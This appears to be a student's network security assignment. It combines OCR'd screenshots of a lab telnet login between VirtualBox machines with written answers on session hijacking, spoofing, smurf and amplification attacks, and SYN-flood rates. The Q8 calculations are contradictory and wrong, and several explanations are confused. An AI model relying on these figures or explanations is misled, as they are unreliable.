

CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from enp0s3
Go Capture Analyze Statistics Telephony Wireless Tools Help
ilter … <Ctrl-/>
CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@osboxes: ~
File Actions Edit View Help
root@osboxes: ~

| | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|
| 000000 | PcsCompu_55:5d:82 | PcsCompu_e1:cc:0b | ARP | 42 | 10.0.2.7 is at 08:00:27 |
| 731138 | PcsCompu_55:5d:82 | PcsCompu_7c:bd:27 | ARP | 42 | 10.0.2.5 is at 08:00:27 |
| 530059 | 10.0.2.5 | 10.0.2.4 | ICMP | 98 | Echo (ping) request id |
| 831735 | 10.0.2.4 | 10.0.2.5 | ICMP | 98 | Echo (ping) reply id |
| 542193 | PcsCompu_55:5d:82 | PcsCompu_e1:cc:0b | ARP | 42 | 10.0.2.7 is at 08:00:27 |
| 763889 | 10.0.2.5 | 10.0.2.4 | ICMP | 98 | Echo (ping) request id |
| 794777 | 10.0.2.4 | 10.0.2.5 | ICMP | 98 | Echo (ping) reply id |

```
osboxes@osboxes:~$ sudo su - root
[sudo] password for osboxes:
root@osboxes:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.753 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.501 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.482 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.516 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.478 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.576 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.618 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.547 ms
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=0.487 ms
64 bytes from 10.0.2.4: icmp_seq=10 ttl=64 time=0.566 ms
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=0.506 ms
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.600 ms
64 bytes from 10.0.2.4: icmp_seq=13 ttl=64 time=0.532 ms
64 bytes from 10.0.2.4: icmp_seq=14 ttl=64 time=0.515 ms
64 bytes from 10.0.2.4: icmp_seq=15 ttl=64 time=0.567 ms
64 bytes from 10.0.2.4: icmp_seq=16 ttl=64 time=0.514 ms
64 bytes from 10.0.2.4: icmp_seq=17 ttl=64 time=0.693 ms
64 bytes from 10.0.2.4: icmp_seq=18 ttl=64 time=0.773 ms
```

From the Attacker VM I then uses Telnet with the targets IP address to gain access (after installing telnet on all VMs)


telnet 10.0.2.5



CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes: ~
osboxes@osboxes: ~
1 2 3 4
osboxes@osboxes: ~
*enp0s3
4:55
Right Ctrl

```
root@osboxes:~# telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 21.10
osboxes login: osboxes.or^H^H^H
Password:

Login incorrect
osboxes login: osboxes
Password:
Welcome to Ubuntu 21.10 (GNU/Linux 5.13.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Using the ls command I can see the targets directories



CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes: ~
osboxes@osboxes: ~

```
osboxes login: osboxes.or^H^H^H
Password:

Login incorrect
osboxes login: osboxes
Password:
Welcome to Ubuntu 21.10 (GNU/Linux 5.13.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun  7 04:46:15 EDT 2022 from 10.0.2.4 on pts/1
osboxes@osboxes:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
osboxes@osboxes:~$ 
```

1 2 3 4
osboxes@osboxes: ~
*enp0s3
4:56
CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
osboxes@osboxes:~$ 
```

Now using mkdir I create a directory on the targets system with my name through the Attacker VM



CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes: ~
osboxes@osboxes: ~

```
Password:
Welcome to Ubuntu 21.10 (GNU/Linux 5.13.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun  7 04:46:15 EDT 2022 from 10.0.2.4 on pts/1
osboxes@osboxes:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
osboxes@osboxes:~$ sudo mkdir AttackerOlivia
[sudo] password for osboxes:
osboxes@osboxes:~$ ls
AttackerOlivia  Documents  Music     Public     test
Desktop         Downloads  Pictures  Templates  Videos
osboxes@osboxes:~$
```

1 2 3 4
osboxes@osboxes: ~
osboxes@osboxes: ~
4:59
Right Ctrl
CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~

```
osboxes@osboxes:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
osboxes@osboxes:~$ ls
AttackerOlivia  Documents  Music     Public     test
Desktop         Downloads  Pictures  Templates  Videos
osboxes@osboxes:~$
```

We can see on the target VM (clone1) that the directory AttackerOlivia has been added !

### Q3 [4 Marks]

Explain in detail, how session hijacking from within a LAN is different from session hijacking by a remote attacker?

- Session hijacking is when the attacker gains access to the victims session cookie and has the ability to assume the identity of the victim, with this access, the attacker is now able to access the same resources of the victim and thus can steal sensitive data/information such as the victims identity and banking/business information.
- When a legitimate user connects to another system via SSH and has successfully authenticated using means of either a password/certificate or encrypted key pair a trust relationship/handshake has taken place between the two systems.
- When an attacker does a session hijacking attack via a remote session the attacker manipulates and takes advantage of the already established trust relationships between the victims' systems. While an active session is taking place between the victims' systems the attacker hijacks the session using a public key authentication, this can happen in vulnerabilities by either compromising the SSH agent itself or by having direct access to the agent's socket itself.
- A LAN network is usually set up in places like office buildings and in this case the attacker could have building access by being an employee or by executing a social engineering attack to manipulate others with office privileges to use an employee computer. The attacker then inputs a drive and installs malicious software into a work computer, this malware is able to steal browser cookie files on the network and able to obtain file/memory contents of the user/s on the server network.

### Q4 [4 Marks]

List four methods by which session hijacking can be prevented and explain two in detail.

- 1. Two-Factor Authentication, Identity Verification & Minimum Password Requirements

  Implementation of strong passwords using minimum requirements such as use of symbols/letters and longer length. Use multifactor authentication & additional identity verification for each individual, e.g in a workspace each employee uses an authenticator on their personal device linked to their personal work system.

- 2. On Floor Security Session Management

  On floor security which handles session management, which can incorporate web frameworks to ensure extra security measures are in place. They can also handle and observe all remote network traffic and have the authority to deny incoming SSH connections to the workplace. They can also ensure the employee systems are up-to-date with anti-virus protection. Also to educate staff members on phishing scams and social engineer attacks.

- 3. Only use HTTPS Connections

  Using HTTPS ensures that the client connection and traffic is secured with an SSL/TLS encryption, this makes it difficult for attackers as they are unable to intercept and obtain the session ID even when monitoring a victim's traffic.

- 4.  Alter Session Key after Authentication and/or Use VPN

  When remoting into another system, alter the session key after authentication so that if an attacker gains access to the original session key they are not able to hijack the session.

  Using a VPN helps prevent session hijacking as it masks the user's IP and keeps data secure by creating an encrypted tunnel between the user and the web.

### Q5 [4 Marks]

Many attacks on the TCP/IP stack exist because of assumptions that no longer hold for the modern Internet. Describe two attacks (excluding encryption but can be of any protocol) and identify which assumptions make these attacks possible.

- 1. IP Address Spoofing
- Assumption: Internet traffic is not intercepted
- Attack: All that is needed for routing a packet using another address is source and destination address contained in the IP header, which is public information. When an attacker gains access to network layer 3 of the TCP/IP they are able to spoof the packet's IP source address and make it appear that it is from another host in the network. Attackers use this strategy to maliciously impersonate another identity or to conceal their own identity.
- 2. Smurf Attack
- Assumption: Sites are protected against IP directed broadcasts
- Attack: The smurf attack uses a combination of other attacks to succeed, one being IP Address Spoofing and ICMP flooding which causes the target network to be overloaded and legitimate users are unable traffic through, thus being a type of Denial of Service (DoS) attack. The smurf attack consists of a target site, a source site and a bounce site. First, the attacker modifies a PING packet so that it contains the address of the target site as the PING packet's source address. The attacker then sends the modified PING packet to the broadcast address of the target site, this then will broadcast the spoofed packet onto the bounce site to all users/devices connected to receive messages from that broadcast address. The devices receiving the messages will not be aware of the attack and it will come across as a legitimate message from the site and will automatically ping reply to the victim target site. This will result in the victim target site to be overflowed with an enormous amount of replies from the bounce site. This resulted in a DoS attack of the target site by consuming all of the site's in-process buffer resources.

### Q6 [4 Marks]

Explain the term “Backscatter traffic” and why it is generated by some but not all types of Distributed Denial of Service DOS attacks.

- As the amount and variety of DDoS attacks have increased, the current detection mechanisms in place are having difficulty assessing the DDoS signatures/rules attached to the attack.
- Much of the current day understanding of DDoS data signatures is from analyzing the backscatter data by monitoring the lightly and/or unused address blocks. Backscatter is a direct side effect of DDoS attacks as the victims response to the spoofed IP address shows the signature tied to the attack and thus can expose patterns and attack usages tied to the signature DDoS rules.
- Some DDoS attacks that do not generate a backscatter as backscatter is only generated when the attack uses a forged source address, so in the case that the attack does not use forged random source addresses the backscatter is not generated.

### Q7 [8 Marks]

Imagine you are an attacker who wishes to launch an Amplification attack on a target host, but you do not want to utilize DNS servers. List and explain four criteria to select an alternative set of servers to utilize in your attack.

An application attack is where an attacker uses an amplification factor to multiply and launch a DDoS attack. Amplification attacks are asymmetric meaning that only low level or a small amount of resources are required to cause a significant amount of damage to a target. Known amplification attacks are; Smurf Attacks (ICMP amplification), Fraggle Attacks (UDP amplification) and DNS Amplification. We will look into ICMP, TCP and UDP amplification attacks.

- 1. ICMP Amplification / Smurf Attack

  An attacker could target a network that doesn’t have sufficient protection against ICMP flood DoS attacks by using custom tools or code such as hping and scapy. The network gets flooded by bogus request packets and the network is forced to respond with an equal amount of replies causing the network to be flooded and unable to be accessed by legitimate traffic. On the other hand, a way of preventing this would be disabling the ICMP functionality of the targeted router and setting your firewall to block external ping requests. Although the attacker can mitigate this by launching an internal ICMP attack.

- 2. UDP Amplification / Fraggle Attack

  Many networks and companies use a UDP functionality to speed up the network processors and workload, this reason alone is a vulnerability to UDP Fraggle amplification attacks. UDP is useful as it is a quick alternative to communicate between two or more systems, as these systems are not required to establish a formal relationship or exchange keys for proper authentication, this makes it easier to send large packets of data between. An attacker would manipulate this network by harnessing a UDP Fraggle attack to overwhelm the target, the attacker would set up 'dummy' broadcast connections to send through spoofed UDP traffic to overwhelm the network. A way of preventing this is to ensure your routers are up to date as modern routers are set up to rarely pass long broadcasts and as most fraggle attacks originate from a single network it is easier for the router to pick up bad actors.

- 3. TCP Amplification / SYN-ACK Attack

  The attacker would facilitate a TCP Amplification SYN-ACK attack by sending a spoofed SYN packet (appearing as though it comes from the target's network IP address) and is then sent to random preselected reflection services'. When these addresses respond, they send SYN-ACK packets directly back to the spoofed IP target network. If the target network does not respond the way it's expected the IP will continue to reply to the SYN-ACK packet in an attempt to ensure an established three-way handshake has been made. The more the reflection service IPs sends the SYN-ACK requests to the target network the higher the amplification gets. For an organization to avoid this kind of attack would be to ensure up-to-date firewall security measures against DoS attacks are in place and to have an active monitoring station for inbound and outbound traffic.

- 4. HTTP Amplification / HTTP Flood Attack

  HTTP flood attacks are in the application later (layer 7) of the OSI model, this kind of attack makes it difficult to mitigate as application level attacks are complex and makes it difficult for the target to recognise legitimate from illegitimate malicous traffic. To launch an attack the attacker will employ botnets (a group of victim systems which have been compromised by malware) and use their volume to overload a target network. They can do this two separate ways, one being where the botnets are used to launch an HTTP GET attack where they are coordinated to send multiple requests for assets from the server, and the other way is with a HTTP POST attack where instead of requesting data the botnets are sending post packet requests directly to the target until the capacity is saturated and a DoS occurs. In order for companies to mitigate this risk it requires a bit more effort than configuring firewall rules and will need to have website implementation that fishes out bot activity such as CAPTCHA.

**Q8 [12 Marks]**

In a TCP SYN flooding attack, the attacker's goal is to flood and dill the TCP connection requests table of a target system. If the table is filled, the target system is unable to respond to legitimate connection requests.

Consider a target system with a table which holds 512 connection requests. The target system will retry to send the SYN-ACK packet (In response to Attacker's SYN packets) 5 times if it fails to receive an ACK packet in response. Each retry SYN-ACK packet will be sent at 15 second intervals. If no replies are received, it will purge the request from its table. Assume that the attacker has already filled the TCP connection request table on the target with an initial flood.

- A. [2 marks] At what rate must the attacker continue to send TCP connection requests to the target in order to make sure that the table remains full? Provide the answer with the necessary calculations.

  With 512 maximum requests

  5retrys x 15seconds = 75 seconds all up

  5 requests taking 75 seconds before purge

  512 requests / 5 responses = 102.4

  512 / 75 = 6.82responses

  1.364 packets to be sent every 75 seconds to keep the pool full

  1 packets every minute

  // or

  102.4 requests every 6.82 seconds to be sent

  Or 17 pings every second

- B. [2 marks] How much bandwidth does the attacker consume to continue this attack, if each TCP SYN packet is 80 bytes in size? Provide the answer with the necessary calculations

  1.33333333bps every second; 1min x 80; 80 bytes every minute

  60min x 80

  4800B / 4.8KB every hour

  24hour x 4,800

  115,200B / 115.2KB / 0.1152MB every day

  // or

  17 pings every second with each ping being 80 bytes

  17 x 80 = 1,360 bytes

  1.36 KB every second

- C. [8 marks] What countermeasures can be used to minimize or mitigate TCP SYN flooding attacks? List two and explain each in detail.
    1. Installing and maintaining an IPS device to detect any anomalous traffic patterns, and continuously monitors the network for any and all malicious activity. When the IPS device picks up on any potential threat it takes action by either reporting, blocking or dropping the requests.
